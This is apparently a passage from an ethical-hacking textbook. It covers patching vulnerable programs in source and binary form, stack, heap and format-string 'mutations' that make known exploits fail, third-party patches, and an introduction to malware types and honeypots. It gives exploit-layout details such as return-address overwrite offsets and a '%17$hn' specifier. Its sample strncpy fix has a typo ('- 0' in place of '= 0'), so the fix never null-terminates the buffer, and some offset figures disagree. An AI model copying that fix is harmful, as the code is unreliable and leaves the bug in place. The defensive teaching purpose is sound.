Choosing to migrate to an entirely new application is perhaps the most difficult route to take for any number of reasons. Lack of alternatives for a given operating system, data migration, and impact on users are a few of the bigger challenges to be faced. In some cases, choosing to migrate to a new application may also require a change in host operating systems. Of course the new application must provide sufficient functionality to replace the existing vulnerable application, but additional factors to consider before migrating include the security track record of the new application and the responsiveness of its vendor where security problems are concerned. For some organizations, the ability to audit and patch application source code may be desirable. Other organizations may be locked into a particular operating system or application because of mandatory corporate policies. The bottom line is that migrating in response to a newly discovered vulnerability should be done because a risk analysis determines that it is the best course of action. In this instance, security is the primary factor to be looked at, not a bunch of bells and whistles that happen to be tacked onto the new application.

References

OpenBSD www.openbsd.org
grsecurity www.grsecurity.net
ExecShield http://people.redhat.com/mingo/exec-shield/
Openwall Project www.openwall.com/Owl/
StackDefender www.ngsec.com/ngproducts/stackdefender
Microsoft Windows Vista www.microsoft.com

Patching

The only sure way to secure a vulnerable application is to shut it down or patch it. If the vendor can be trusted to release patches in an expeditious manner, we may be fortunate enough to avoid long periods of exposure for the vulnerable application. Unfortunately, in some cases vendors take weeks, months, or more to properly patch reported vulnerabilities, or worse yet, release patches that fail to correct known vulnerabilities, thereby necessitating additional patches. If we determine that we must keep the application up and running, it may be in our best interests to attempt to patch the application ourselves. Clearly, this will be an easier task if we have source code to work with and this is one of the leading arguments in favor of the use of open source software. Patching application binaries is possible, but difficult at best. Without access to source code, you may feel it is easiest to leave it to the application vendor to supply a patch. Unfortunately, the wait leaves you high and dry and vulnerable from the discovery of the vulnerability to the release of its corresponding patch. For this reason, it is at least useful to understand some of the issues involved with patching binary images.

Source Code Patching Considerations

As mentioned earlier, patching source is infinitely easier than patching at the binary level. When source code is available, users are afforded the opportunity to play a greater role in developing and securing their applications. The important thing to remember is that easy patching is not necessarily quality patching. Developer involvement is essential regardless of whether we can point to a specific line of source code that results in a vulnerability, or whether the vulnerability is discovered in a closed source binary.

When to Patch

The temptation to simply patch our application's source code and press on may be a great one. If the application is no longer actively supported and we are determined to continue using it, our only recourse will be to patch it up and move on. For actively supported software it is still useful to develop a patch in order to demonstrate that the vulnerability can be closed. In any case it is crucial that the patch that is developed fixes not only any obvious causes of the vulnerability, but also any underlying causes without introducing any new problems. In practice this requires more than superficial acquaintance with the source code and remains the primary reason the majority of users of open source software do not contribute to its development. It takes a significant amount of time to become familiar with the architecture of any software system, especially one in which you have not been involved from the start.

What to Patch

Clearly, we are interested in patching the root cause of the vulnerability without introducing any additional vulnerabilities. Securing software involves more than just replacing insecure functions with their more secure counterparts. For example, the common replacement for **strcpy()**—**strncpy()**—has its own problems that far too few people are aware of.

NOTE The **strncpy()** function takes as parameters source and destination buffers and a maximum number, **n**, of characters to copy. It does not guarantee null termination of its destination buffer. In cases where the source buffer contains **n** or more characters, no null-termination character will be copied into the destination buffer.

In many cases, perhaps the majority of cases, no one function is the direct cause of a vulnerability. Improper buffer handling and poor parsing algorithms cause their fair share of problems, as does the failure to understand the differences between signed and unsigned data. In developing a proper patch, it is always wise to investigate all of the underlying assumptions that the original programmer made regarding data handling and verify that each assumption is properly accounted for in the program's implementation. This is the reason that it is always desirable to work in a cooperative manner with the program developers. Few people are better suited to understand the code than the original authors.

Patch Development and Use

When working with source code, the two most common programs used for creating and applying patches are the command-line tools **diff** and **patch**. Patches are created using the **diff** program, which compares one file to another and generates a list of differences between the two.

diff **diff** reports changes by listing all lines that have been removed or replaced between old and new versions of a file. With appropriate options, **diff** can recursively descend into subdirectories and compare files with the same names in the old and new directory trees. **diff** output is sent to standard out and is usually redirected in order to create a patch file. The three most common options to **diff** are

- **-a** Causes **diff** to treat all files as text
- **-u** Causes **diff** to generate output in "unified" format
- **-r** Instructs **diff** to recursively descend into subdirectories

As an example, take a vulnerable program named rooted in a directory named hackable. If we created a secure version of this program in a directory named hackable_not, we could create a patch with the following **diff** command:

```
diff -aur hackable/ hackable_not/ > hackable.patch
```

The following output shows the differences in two files, example.c and example_fixed.c, as generated by the following command:

```
# diff -au example.c example_fixed.c
--- example.c   2004-07-27 03:36:21.000000000 -0700
+++ example_fixed.c     2004-07-27 03:37:12.000000000 -0700
@@ -6,7 +6,8 @@
```

```
 int main(int argc, char **argv) {
    char buf[80];
-   strcpy(buf, argv[0]);
+   strncpy(buf, argv[0], sizeof(buf));
+   buf[sizeof(buf) - 1] - 0;
    printf("This program is named %s\n", buf);
 }
```

The unified output format is used and indicates the files that have been compared, the locations at which they differ, and the ways in which they differ. The important parts are the lines prefixed with + and –. A + prefix indicates that the associated line exists in the new file but not in the original. A – sign indicates that a line exists in the original file but not in the new file. Lines with no prefix serve to show surrounding context information so that **patch** can more precisely locate the lines to be changed.

patch **patch** is a tool that is capable of understanding the output of **diff** and using it to transform a file according to the differences reported by **diff**. Patch files are most often published by software developers as a way to quickly disseminate just that information that has changed between software revisions. This saves time because downloading a patch file is typically much faster than downloading the entire source code for an application. By applying a patch file to original source code, users transform their original source into the revised source developed by the program maintainers. If we had the original version of example.c used previously, given the output of **diff** shown earlier and placed in a file named example.patch, we could use **patch** as follows:

```
patch example.c < example.patch
```

to transform the contents of example.c into those of example_fixed.c without ever seeing the complete file example_fixed.c.

Binary Patching Considerations

In situations where it is impossible to access the original source code for a program, we may be forced to consider patching the actual program binary. Patching binaries requires detailed knowledge of executable file formats and demands a great amount of care to ensure that no new problems are introduced.

Why Patch?

The simplest argument for using binary patching is when a vulnerability is found in software that is no longer vendor supported. Such cases arise when vendors go out of business or when a product remains in use long after a vendor has ceased to support it. Before electing to patch binaries, migration or upgrade should be strongly considered in such cases; both are likely to be easier in the long run.

For supported software, it remains a simple fact that some software vendors are unresponsive when presented with evidence of a vulnerability in one of their products. Standard reasons for slow vendor response include "we can't replicate the problem" and "we need to ensure that the patch is stable." In poorly architected systems, problems can run so deep that massive reengineering, requiring a significant amount of time, is required before a fix can be produced. Regardless of the reason, users may be left exposed for

extended periods—and unfortunately, when dealing with things like Internet worms, a single day represents a huge amount of time.

Understanding Executable Formats

In addition to machine language, modern executable files contain a large amount of bookkeeping information. Among other things this information indicates what dynamic libraries and functions a program requires access to, where the program should reside in memory, and in some cases, detailed debugging information that relates the compiled machine back to its original source. Properly locating the machine language portions of a file requires detailed knowledge of the format of the file. Two common file formats in use today are the Executable and Linking Format (ELF) used on many Unix-type systems, including Linux, and the Portable Executable (PE) format used on modern Windows systems. The structure of an ELF executable binary is shown in Figure 19-1.

The ELF header portion of the file specifies the location of the first instruction to be executed and indicates the locations and sizes of the program and section header tables. The program header table is a required element in an executable image and contains one entry for each program segment. Program segments are made up of one or more program sections. Each segment header entry specifies the location of the segment within the file, the virtual memory address at which to load the segment at runtime, the size of the segment within the file, and the size of the segment when loaded into memory. It is important to note that a segment may occupy no space within a file and yet occupy some space in memory at runtime. This is common when uninitialized data is present within a program.

The section header table contains information describing each program section. This information is used at link time to assist in creating an executable image from compiled object files. Following linking, this information is no longer required; thus the section header table is an optional element (though it is generally present) in executable files. Common sections included in most executables are

- The .bss section describes the size and location of uninitialized program data. This section occupies no space in the file but does occupy space when an executable file is loaded into memory.
- The .data section contains initialized program data that is loaded into memory at runtime.
- The .text section contains the program's executable instructions.




Figure 19-1 Structure of an ELF executable file

Many other sections are commonly found in ELF executables. Refer to the ELF specification for more detailed information.

Microsoft Windows PE files also have a well-defined structure as defined by Microsoft's Portable Executable and Common Object File Format Specification. While the physical structure of a PE file differs significantly from an ELF file, from a logical perspective, many similar elements exist in both. Like ELF files, PE files must detail the layout of the file, including the location of code and data, virtual address information, and dynamic linking requirements. By gaining an understanding of either one of these file formats, you will be well prepared to understand the format of additional types of executable files.

Patch Development and Application

Patching an executable file is a nontrivial process. While the changes you wish to make to a binary may be very clear to you, the capability to make those changes may simply not exist. Any changes made to a compiled binary must ensure not only that the operation of the vulnerable program is corrected, but also that the structure of the binary file image is not corrupted. Key things to think about when considering binary patching include

- Does the patch cause the length of a function (in bytes) to change?
- Does the patch require functions not previously called by the program?

Any change that affects the size of the program will be difficult to accommodate and require very careful thought. Ideally, holes (or as Halvar Flake terms them, "caves") in which to place new instructions can be found in a binary's virtual address space. Holes can exist where program sections are not contiguous in memory, or where a compiler or linker elects to pad section sizes up to specific boundaries. In other cases, you may be able to take advantage of holes that arise because of alignment issues. For example, if a particular compiler insists on aligning functions on double-word (8-byte) boundaries, then each function may be followed by as many as 7 bytes of padding. This padding, where available, can be used to embed additional instructions or as room to grow existing functions. With a thorough understanding of an executable file's headers, it is sometimes possible to take advantage of the difference between an executable's file layout and its eventual memory layout. To reduce an executable's disk footprint, padding bytes that may be present at runtime are often not stored in the disk image of the executable. Using appropriate editors (PE Explorer is an example of one such editor for Windows PE files), it is often possible to grow a file's disk image without impacting the file's runtime memory layout. In these cases, it is possible to inject code into the expanded regions within the file's various sections.

Regardless of how you find a hole, using the hole generally involves replacing vulnerable code with a jump to your hole, placing patched code within the hole, and finally jumping back to the location following the original vulnerable code. This process is shown in Figure 19-2.




Figure 19-2 Patching into a file hole

Once space is available within a binary, the act of inserting new code is often performed using a hex editor. The raw byte values of the machine language, often obtained using an assembler program such as Netwide Assembler (NASM), are pasted into the appropriate regions in the file and the resulting file is saved to yield a patched executable. It is important to remember that disassemblers such as IDA Pro are not generally capable of performing a patch operation themselves. In the case of IDA Pro, while it will certainly help you develop and visualize the patch you intend to make, all changes that you observe in IDA are simply changes to the IDA database and do *not* change the original binary file in any way. Not only that, but there is no way to export the changes that you may have made within IDA back out to the original binary file. This is why assembly and hex editing skills are essential for anyone who expects to do any binary patching.

Once a patched binary has been successfully created and tested, the problem of distributing the binary remains. Any number of reasons exist that may preclude distribution of the entire patched binary, ranging from prohibitive size to legal restrictions. One tool for generating and applying binary patches is named Xdelta. Xdelta combines the functionality of **diff** and **patch** into a single tool capable of being used on binary files. Xdelta can generate the difference between any two files regardless of the type of those files. When Xdelta is used, only the binary difference file (the "delta") needs to be distributed. Recipients utilize Xdelta to update their binaries by applying the delta file to their affected binary.

Limitations

File formats for executable files are very rigid in their structure. One of the toughest problems to overcome when patching a binary is finding space to insert new code. Unlike simple text files, you cannot simply turn on insert mode and paste in a sequence of assembly language. Extreme care must be taken if any code in a binary is to be relocated. Moving any instruction may require updates to relative jump offsets or require computation of new absolute address values.

NOTE Two common means of referring to addresses in assembly language are relative offsets and absolute addresses. An *absolute address* is an unambiguous location assigned to an instruction or to data. In absolute terms you might refer to the instruction at location 12345. A *relative offset* describes a location as the distance from some reference location (often the current instruction) to the desired location. In relative terms you might refer to the instruction that precedes the current instruction by 45 bytes.

A second problem arises when it becomes necessary to replace one function call with another. This may not always be easily achievable depending on the binary being patched. Take, for example, a program that contains an exploitable call to the **strcpy()** function. If the ideal solution is to change the program to call **strncpy()**, then there are several things to consider. The first challenge is to find a hole in the binary so that an additional parameter (the length parameter of **strncpy()**) can be pushed on the stack. Next, a way to call **strncpy()** needs to be found. If the program actually calls **strncpy()** at some other point, the address of the **strncpy()** function can be substituted for the address of the vulnerable **strcpy()** function. If the program contains no other calls to **strncpy()**, then things get complicated. For statically linked programs, the entire **strncpy()** function would need to be inserted into the binary requiring significant changes to the file that may not be possible to accomplish. For dynamically linked binaries, the program's import table would need to be edited so that the loader performs the proper symbol resolution to link in the **strncpy()** function in the future. Manipulating a program's import table is another task that requires extremely detailed knowledge of the executable file's format, making this a difficult task at best.

Binary Mutation

As discussed, it may be a difficult task to develop a binary patch that completely fixes an exploitable condition without access to source code or significant vendor support. One technique for restricting access to vulnerable applications while awaiting a vendor-supplied patch was port knocking. A drawback to port knocking is that a malicious user who knows the knock sequence can still exploit the vulnerable application. In this section we discuss an alternative patching strategy for situations in which you are required to continue running a vulnerable application. The essence of this technique is to generate a patch for the application that changes its characteristics just enough so that the application is no longer vulnerable to the same "mass market" exploit that is developed to attack every unpatched version of the application. In other words, the goal is to mutate or create genetic diversity in the application such that it becomes resistant to standard strains of malware that seek to infect it. It is important to note that the patching technique introduced here makes no effort to actually correct the vulnerable condition; it simply aims to modify a vulnerable application sufficiently to make standard attacks fail against it.

Mutations Against Stack Overflows

In Chapter 7, you learned about the causes of stack overflows and how to exploit them. In this section, we discuss simple changes to a binary that can cause an attacker's working exploit to fail. Recall that the space for stack-allocated local variables is allocated during a function prologue by adjusting the stack pointer upon entry to that function. The following shows the C source for a function **badCode**, along with the x86 prologue code that might be generated for **badCode**.

```
void badCode(int x) {
   char buf[256];
   int i, j;
   //body of badCode here
}
```

```
; generated assembly prologue for badCode
badCode:
   push   ebp
   mov    ebp, esp
   sub    esp, 264
```

Here the statement that subtracts 264 from **esp** allocates stack space for the 256-byte buffer and the two 4-byte integers i and j. All references to the variable at [**ebp**-256] refer to the 256-byte buffer buf. If an attacker discovers a vulnerability leading to the overflow of the 256-byte buffer, she can develop an exploit that copies at least 264 bytes into buf (256 bytes to fill buf, 4 bytes to overwrite the saved **ebp** value, and an additional 4 bytes to control the saved return address) and gain control of the vulnerable application. Figure 19-3 shows the stack frame associated with the **badCode** function.

Mutating this application is a simple matter of modifying the stack layout in such a way that the location of the saved return address with respect to the start of the buffer is something other than the attacker expects. In this case, we would like to move buf in some way so that it is more than 260 bytes away from the saved return address. This is a simple two-step process. The first step is to make **badCode** request more stack space, which is accomplished by modifying the constant that is subtracted from **esp** in the prologue. For this example, we choose to relocate buf to the opposite side of variables i and j. To do this, we need enough additional space to hold buf and leave i and j in their original locations. The modified prologue is shown in the following listing:

```
; mutated assembly prologue for badCode
badCode:
   push   ebp
   mov    ebp, esp
   sub    esp, 520
```

The resulting mutated stack frame can be seen in Figure 19-4, where we note that the mutated offset to buf is [**ebp**-520].

The final change required to complete the mutation is to locate all references to [**ebp**-256] in the original version of **badCode** and update the offset from **ebp** to reflect the new location of buf at [**ebp**-520]. The total number of bytes that must be changed to effect this mutation is one for the change to the prologue plus one for each location that references buf. As a result of this particular mutation, the attacker's 264-byte overwrite falls far short of the return address she is attempting to overwrite. Without knowing the

Figure 19-3 Original stack layout

Original Stack Layout

Offset	Type	Variable
[ebp – 264]	int	j
[ebp – 260]	int	i
[ebp – 256]	char[256]	buf
[ebp]	reg	saved ebp
[ebp + 4]	reg	saved eip
[ebp + 8]	int	x

Figure 19-4 Mutated stack layout

Mutated Stack Layout

Offset	Type	Variable
[ebp – 520]	char[256]	buf
[ebp – 264]	int	j
[ebp – 260]	int	i
[ebp]	reg	saved ebp
[ebp + 4]	reg	saved eip
[ebp + 8]	int	x

layout of our mutated binary, the attacker can only guess why her attack has failed, hopefully assuming that our particular application is patched, leading her to move on to other, unpatched victims.

Note that the application remains as vulnerable as ever. A buffer of 528 bytes will still overwrite the saved return address. A clever attacker might attempt to grow her buffer by incrementally appending copies of her desired return address to the tail end of her buffer, eventually stumbling across a proper buffer size to exploit our application. However, as a final twist, it is worth noting that we have introduced several new obstacles that the attacker must overcome. First, the location of buf has changed enough that any return address chosen by the attacker may fail to properly land in the new location of buf, thereby causing her to miss her shellcode. Second, the variables i and j now lie beneath buf and will both be corrupted by the attacker's overflow. If the attacker's input causes invalid values to be placed into either of these variables, we may see unexpected behavior in **badCode**, which may cause the function to terminate in a manner not anticipated by our attacker. In this case, i and j behave as makeshift stack canaries. Without access to our mutated binary, the attacker will not understand that she must take special care to maintain the integrity of both i and j. Finally, we could have allocated more stack space in the prologue by subtracting 536 bytes, for example, and relocating buf to **[ebp**-527]. The effect of this subtle change is to make buf begin on something other than a 4-byte boundary. Without knowing the alignment of buf, any return address contained in the attacker's input is not likely to be properly aligned when it overwrites the saved return address, which again will lead to failure of the attacker's exploit.

The preceding example presents merely one way in which a stack layout may be modified in an attempt to thwart any automated exploits that may appear for our vulnerable application. It must be remembered that this technique merely provides security through obscurity and should never be relied upon as a permanent fix to a vulnerability. The only goal of a patch of this sort should be to allow an application to run during the time frame between disclosure of a vulnerability and the release of a proper patch by the application vendor.

Mutations Against Heap Overflows

In Chapter 8 we saw the mechanics of heap overflow exploits. Like stack overflows, successful heap overflows require the attacker to have an accurate picture of the memory

layout surrounding the vulnerable buffer. In the case of a heap overflow, the attacker's goal is to overwrite heap control structures with specially chosen values that will cause the heap management routines to write a value of the attacker's choosing into a location of the attacker's choosing. With this simple arbitrary write capability an attacker can take control of the vulnerable process. To design a mutation that prevents a specific overflow attack, we need to cause the layout of the heap to change to something other than what the attacker will expect based on his analysis of the vulnerable binary. Since the entire point of the mutations we are discussing is to generate a simple patch that does not require major revisions of the binary, we need to come up with a simple technique for mutating the heap without requiring the insertion of new code into our binary. Recall that we performed a stack buffer mutation by modifying the function prologue to change the size of the allocated local variables. For heap overflows the analogous mutation would be to modify the size of the memory block passed to malloc/new when we allocate the block of memory that the attacker expects to overflow. The basic idea is to increase the amount of memory being requested, which in turn will cause the attacker's buffer layout to fall short of the control structures he is targeting. The following listing shows the allocation of a 256-byte heap buffer:

```
; allocate a 256 byte buffer in the heap
    push   256
    call   malloc
```

Following allocation of this buffer, the attacker expects that heap control structures lie anywhere from 256 to 272 bytes into the buffer (refer to Chapter 8 for a refresher on the heap layout). If we modify the preceding code to the following:

```
; allocate a 280 byte buffer in lieu of a 256 byte buffer
    push   280
    call   malloc
```

then the attacker's assumptions about the location of the heap control structure become invalid and his exploit becomes far more likely to fail. Heap mutations become somewhat more complicated when the size of the allocated buffer must be computed at runtime. In these cases, we must find a way to modify the computation in order to compute a slightly larger size.

Mutations Against Format String Exploits

Like stack overflows, format string exploits require the attacker to have specific knowledge of the layout of the stack. This is because the attacker requires pointer values to fall in very specific locations in the stack in order to achieve the arbitrary write capability that format string exploits offer. As an example, an attacker may rely on indexed parameter values such as "%17$hn" (refer to Chapter 8 for format string details) in her format string. Mutations to mitigate format string vulnerability rely on the same layout modification assumptions that we have used for mitigating stack and heap overflows. If we can modify the stack in a way that causes the attackers' assumptions about the location of

their data to become invalid, then it is likely to fail. Consider the function **bar** and a portion of the assembly language generated for it in the following listing:

```
void bar() {
   char local_buf[1024];
   //now fill local_buf with user input
   ...
   printf(local_buf);
}

; assembly excerpt for function bar
bar:
   push   ebp
   mov    ebp, esp
   sub    esp, 1024   ; allocates local_buf
   ;do something to fill local_buf with user input
   ...
   lea    eax, [ebp-1024]
   push   eax
   call   printf
```

Clearly, this contains a format string vulnerability, since local_buf, which contains user-supplied input data, will be used directly as the format string in a call to **printf**. The stack layout for both **bar** and **printf** is shown in Figure 19-5.

Figure 19-5 shows that the attacker can expect to reference elements of local_buf as parameters 1$ through 256$ when constructing her format string. By making the simple change shown in the following listing, allocating an additional 1024 bytes in **bar**'s stack frame, the attacker's assumptions will fail to hold and her format string exploit will, in all likelihood, fail.

```
; Modified assembly excerpt for function bar
bar:
   push   ebp
   mov    ebp, esp
   sub    esp, 2048   ; allocates local_buf and padding
   ;do something to fill local_buf with user input
   ...
   lea    eax, [ebp-1024]
   push   eax
   call   printf
```

The reason this simple change will cause the attack to fail can be seen upon examination of the new stack layout shown in Figure 19-6.

Figure 19-5 printf stack layout 1

printf Stack Layout 1

Offset	Type	Variable	Offset	
[esp]	reg	saved eip		printf stack frame
[esp + 4]	char*	&local_buf		
[ebp – 1024]	char[1024]	local_buf	$1 – $256	
[ebp]	reg	saved ebp		
[ebp + 4]	reg	saved eip		bar stack frame

Figure 19-6
printf stack layout 2

printf Stack Layout 2

Offset	Type	Variable	Offset
[esp]	reg	saved eip	
[esp + 4]	char*	&local_buf	
	char[1024]	gap	$1 – $256
[ebp – 1024]	char[1024]	local_buf	$257 – $512
[ebp]	reg	saved ebp	
[ebp + 4]	reg	saved eip	

printf stack frame

bar stack frame

Note how the extra stack space allocated in **bar**'s prologue causes the location of local_buf to shift from the perspective of **printf**. Values that the attacker expects to find in locations 1$ to 256$ are now in locations 257$ through 512$. As a result, any assumptions the attacker makes about the location of her format string become invalid and the attack fails.

As with the other mutation techniques, it is essential to remember that this type of patch does not correct the underlying vulnerability. In the preceding example, function **bar** continues to contain a format string vulnerability that can be exploited if the attacker has proper knowledge of the stack layout of **bar**. What has been gained, however, is some measure of resistance to any automated attacks that might be created to exploit the unpatched version of this vulnerability. It cannot be stressed enough that it should never be considered a long-term solution to an exploitable condition and that a proper, vendor-supplied patch should be applied at the earliest possible opportunity.

Third-Party Patching Initiatives

Every time a vulnerability is publicly disclosed, the vendor of the affected software is heavily scrutinized. If the vulnerability is announced in conjunction with the release of a patch, the public wants to know how long the vendor knew about the vulnerability before the patch was released. This is an important piece of information, as it lets users know how long the vendor left them vulnerable to potential zero-day attacks. When vulnerabilities are disclosed prior to vendor notification, users of the affected software demand a rapid response from the vendor so that they can get their software patched and become immune to potential attacks associated with the newly announced vulnerability. As a result, vendor response time has become one of the factors that some use to select which applications might best suit their needs. In some cases, vendors have elected to regulate the frequency with which they release security updates. Microsoft, for example, is well known for its "Patch Tuesday" process of releasing security updates on the second Tuesday of each month. Unfortunately, astute attackers may choose to announce vulnerabilities on the following day in an attempt to assure themselves of at least a one-month response time. In response to perceived sluggishness on the part of software vendors where patching vulnerabilities is concerned, there has been a recent rise in the number of third-party security patches being made available following the disclosure of vulnerabilities. This trend seems to have started with Ilfak Guilfanov, the

author of IDA Pro, who released a patch for the Windows WMF exploit in late December 2005. It is not surprising that Microsoft recommended against using this third-party patch. What was surprising was the endorsement of the patch by the SANS Internet Storm Center. With such contradictory information, what is the average computer user going to do? This is a difficult question that must be resolved if the idea of third-party patching is ever to become widely accepted. Nonetheless, in the wake of the WMF exploit, additional third-party patches have been released for more recent vulnerabilities. We have also seen the formation of a group of security professionals into the self-proclaimed *Zeroday Emergency Response Team* (ZERT), whose goal is the rapid development of patches in the wake of public vulnerability disclosures. Finally, in response to one of the recent bug-a-day efforts dubbed the "Month of Apple Bugs," former Apple developer Landon Fuller ran his own parallel effort, the "Month of Apple Fixes." The net result for end-users, sidestepping the question of how a third party can develop a patch faster than an application vendor, is that, in some instances, patches for known vulnerabilities may be available long before application vendors release official patches. However, extreme caution should be exercised when using these patches as no vendor support can be expected should such a patch have any harmful side effects.

References

www.grayhathackingbook.com
diff www.gnu.org/software/diffutils/diffutils.html
patch www.gnu.org/software/patch/patch.html
ELF Specification http://x86.ddj.com/ftp/manuals/tools/elf.pdf
Xdelta http://sourceforge.net/projects/xdelta/
PECOFF Specification www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx
WMF Hotfix http://hexblog.com/2005/12
ZERT http://zert.isotf.org/
Month of Apple Bugs http://projects.info-pull.com/moab/
Month of Apple Fixes http://landonf.bikemonkey.org/code/macosx/

PART V

Malware Analysis

- **Chapter 20** Collecting Malware and Initial Analysis
- **Chapter 21** Hacking Malware

This page intentionally left blank

CHAPTER 20

Collecting Malware and Initial Analysis

- Malware
  - Types of malware
  - Malware defensive techniques
- Latest trends in honeynet technology
  - Honeypots
  - Honeynets
  - Types of honeypots and honeynets
  - Thwarting VMware detection
- Catching malware
  - VMware host and guest setup
  - Using Nepenthes to catch a fly
- Initial analysis of malware
  - Static and live analysis
  - Norman Sandbox technology

Now that you have some basics skills in exploiting and reverse engineering, it is time to put them together and learn about malware. As an ethical hacker, you will surely find yourself from time to time looking at a piece of malware, and you may need to make some sort of determination about the risk it poses and the action to take to remove it. The next chapter gives you a taste of this area of security. If you are interested in this subject, read the references for more detailed information.

Malware

Malware can be defined as any unintended and unsolicited installation of software on a system without the user knowing or wanting it.

Types of Malware

There are many types of malware, but for our purposes, the following list of malware will suffice.

Virus

A virus is a parasitic program that attaches itself to other programs in order to infect that program and perform some unwanted function. Viruses range in severity and in the threat they pose. Some are easy to detect and others are very difficult to detect and remove from a system. Some viruses use polymorphic (changing) technology to morph as they move from system to system, thereby prolonging their detection. A virus requires users to assist it by launching the application or script that contains the virus. The users may not know they have executed a virus; they may instead think they are opening an image or a seemingly harmless application.

Trojan Horse

A Trojan horse is a malicious piece of software that performs a nefarious deed on behalf of an attacker without the user knowing it is there. As the name implies, some Trojan horses make their way onto a system embedded within another piece of software. Pirated software has been known to contain Trojan horse code.

Worms

Simply put, worms are self-propagating viruses. They require no action on the user's part to execute and move from system to system. In recent years worms have been prevalent and have been used for many purposes, like distributing Trojan horses and other forms of malware.

Spyware/Adware

Spyware and adware describe the class of software that is installed without a user's knowledge in order to report the behavior of the user to the attacker. The attacker in this case may be working under the guise of an advertiser, marketing specialist, or Internet researcher. Besides the obvious privacy issues here, in most cases, this class of software is not malicious. However, there are some forms of spyware that use key-logging technology to capture user keystrokes and siphon them off the machine into a central database. In that case, passwords and financial information may be gathered and that spyware should be considered a high threat to the user or organization.

Malware Defensive Techniques

One of the most important aspects of a piece of malware is its persistence after reboots and its longevity. To that end, great defensive measures are taken by attackers to protect a piece of malware from being detected.

Rootkits

The definition of "rootkit" has evolved some, but today it commonly refers to a category of software that hides itself and other software from system administrators in order to perform some nefarious task. A good rootkit will provide some form of reboot survivability and will hide processes, files, registry entries, network connections, and most importantly, will hide itself.

Packers
Packers are used to "pack" or compress the Windows PE file format. The most common packers are

- UPX
- ASPack
- tElock

Protective Wrappers with Encryption
Some hackers will use tools to wrap their binary with encryption using tools like:


- Burneye
- Shiva

VM Detection
As could be expected, as more and more defenders have began to use VMware to capture and study malware, many pieces of malware now employ some form of VM (virtual machine) detection. Later in this chapter we will describe the state of this arms race (as of the writing of this book).

Latest Trends in Honeynet Technology
Speaking of arms races, as attacker technology evolves, the technology used by defenders has evolved too. This cat and mouse game has been taking place for years as attackers try to go undetected and defenders try to detect the latest threats and to introduce countermeasures to better defend their networks.

Honeypots
Honeypots are decoy systems placed in the network for the sole purpose of attracting hackers. There is no real value in the systems, there is no sensitive information, and they just *look* like they are valuable. They are called "honeypots" because once the hackers put their hand in the pot and taste the honey, they keep coming back for more.

Honeynets
A honeypot is a single system serving as a decoy. A honeynet is a collection of systems posing as a decoy. Another way to think about it is that a honeynet contains two or more honeypots as shown here:



Why Honeypots Are Used

There are many reasons to use a honeypot in the enterprise network, including deception and intelligence gathering.

Deception as a Motive

The *American Heritage Dictionary* defines *deception* as "1. The use of deceit; 2. The fact or state of being deceived; 3. A ruse; a trick." A honeypot can be used to deceive attackers and trick them into missing the "crown jewels" and setting off an alarm. The idea here is to have your honeypot positioned near a main avenue of approach to your crown jewels.

Intelligence as a Motive

Intelligence has two meanings with regard to honeypots: (1) indications and warnings and (2) research.

Indications and Warnings If properly set up, the honeypot can yield valuable information in the form of indications and warnings of an attack. The honeypot by definition does not have a legitimate purpose, so any traffic destined for or coming from the honeypot can immediately be assumed to be malicious. This is a key point that provides yet another layer of defense in depth. If there is no known signature of the attack for the signature-based IDS to detect, and there is no anomaly-based IDS watching that segment of the network, a honeypot may be the only way to detect malicious activity in the enterprise. In that context, the honeypot can be thought of as the last safety net in the network and as a supplement to the existing IDS.

Research Another equally important use of honeypots is for research. A growing number of honeypots are being used in the area of research. The Honeynet Project is the leader of this effort and has formed an alliance with many other organizations. Daily, traffic is being captured, analyzed, and shared with other security professionals. The idea here is to observe the attackers in a fishbowl and to learn from their activities in order to better protect networks as a whole. The area of honeypot research has driven the concept to new technologies and techniques.

We will set up a research honeypot later in this chapter in order to catch some malware for analysis.

Limitations

As attractive as the concept of honeypots sounds, there is a downside. The disadvantages of honeypots are as follows.

Limited Viewpoint

The honeypot will only see what is directed at it. It may sit for months or years and not notice anything. On the other hand, case studies available on the Honeynet home page describe attacks within hours of placing the honeypot online. Then the fun begins; however, if an attacker can detect that she is running in a honeypot, she will take her toys and leave.

Risk

Anytime you introduce another system onto the network there is a new risk imposed. The amount of risk depends on the type and configuration of the honeypot. The main risk imposed by a honeypot is the risk a compromised honeypot poses to the rest of your organization. There is nothing worst than an attacker gaining access to your honeypot and then using that honeypot as a leaping-off point to further attack your network. Another form of risk imposed by honeypots is the downstream liability if an attacker uses the honeypot in your organization to attack other organizations. To assist in managing risk, there are two types of honeypots: low interaction and high interaction.

Low-Interaction Honeypots

Low-interaction honeypots emulate services and systems in order to fake out the attacker but do not offer full access to the underlying system. These types of honeypots are often used in production environments where the risk of attacking other production systems is high. These types of honeypots can supplement intrusion detection technologies, as they offer a very low false-positive rate because everything that comes to them was unsolicited and thereby suspicious.

honeyd

honeyd is a set of scripts developed by Niels Provos and has established itself as the de facto standard for low-interaction honeypots. There are several scripts to emulate services from IIS, to telnet, to ftp, to others. The tool is quite effective at detecting scans and very basic malware. However, the glass ceiling is quite evident if the attacker or worm attempts to do too much.

Nepenthes

Nepenthes is a newcomer to the scene and was merged with the mwcollect project to form quite an impressive tool. The value in this tool over Honeyd is that the glass ceiling is much, much higher. Nepenthes employs several techniques to better emulate services and thereby extract more information from the attacker or worm. The system is built to extract binaries from malware for further analysis and can even execute many common system calls that shellcode makes to download secondary stages, and so on. The system is built on a set of modules that process protocols and shellcode.

High-Interaction Honeypots

